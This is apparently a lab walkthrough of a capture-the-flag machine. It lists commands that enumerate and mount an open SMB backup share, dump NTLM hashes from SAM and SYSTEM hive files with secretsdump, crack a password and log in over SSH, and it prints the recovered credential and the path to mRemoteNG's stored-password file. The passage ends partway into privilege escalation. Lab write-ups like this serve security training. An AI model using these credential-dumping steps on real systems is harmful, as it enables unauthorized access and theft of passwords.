
Ping

Nmap Scans
mapit 10.10.10.134
Nmap Default Scan

Nmap Service and Script Scan

Nmap All Port Scan
 Found some New Ports
Nmap Script and Service scan for new port found
Smb Enumeration
smbclient -U '' -L \\\\10.10.10.134\\\\

Will Enumerate the Share
smbclient //10.10.10.134/Backups -N
 This looks like a windows Image backup, so we might get NTLM hashes from SAM and SYTEM file
Will mount this instead downloading
This looks like a windows Image backup, so we might get NTLM hashes from SAM and SYTEM file
Will mount this instead downloading
I have already created two directory one is smb and another vhd for mounting purpose in /mnt
mount -t cifs //10.10.10.134/backups /mnt/smb -o user=,password=

We can see Windows Image backup in our mounted dir, will enumerate further
 We can see two .vhd files, which is Virtual Hard Disk files, will mount this get in another dir vhd
guestmount --add /mnt/smb/WindowsImageBackup/L4mpje-PC/Backup\ 2019-02-22\ 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt/vhd
 In Second .vhd file there are many folders including windows, will try to get SAM and SYSTEM
Will Jump to Initial Foothold…!
Found Sam and System, will dump NTLM hashes using impacket-secretsdump
impacket-secretsdump -sam SAM -security SECURITY -system SYSTEM LOCAL

Will crack this using crack station first https://crackstation.net/
 Got the password its L4mpje:bureaulampje
Will get a session using ssh
ssh L4mpje@10.10.10.134
 Got it…!
user.txt

Will Jump to Privilege Escalation…!
Will Check our Privileges
whoami /priv

We can’t get systeminfo

User info


I can see the mRemoteNG in Program files x86
 After some research about this program, I cam top know that this will save the password in encrypted format, the location of the xml file the password is C:\Users\l4mpje\AppData\Roaming\mRemoteNG\confCons.xml
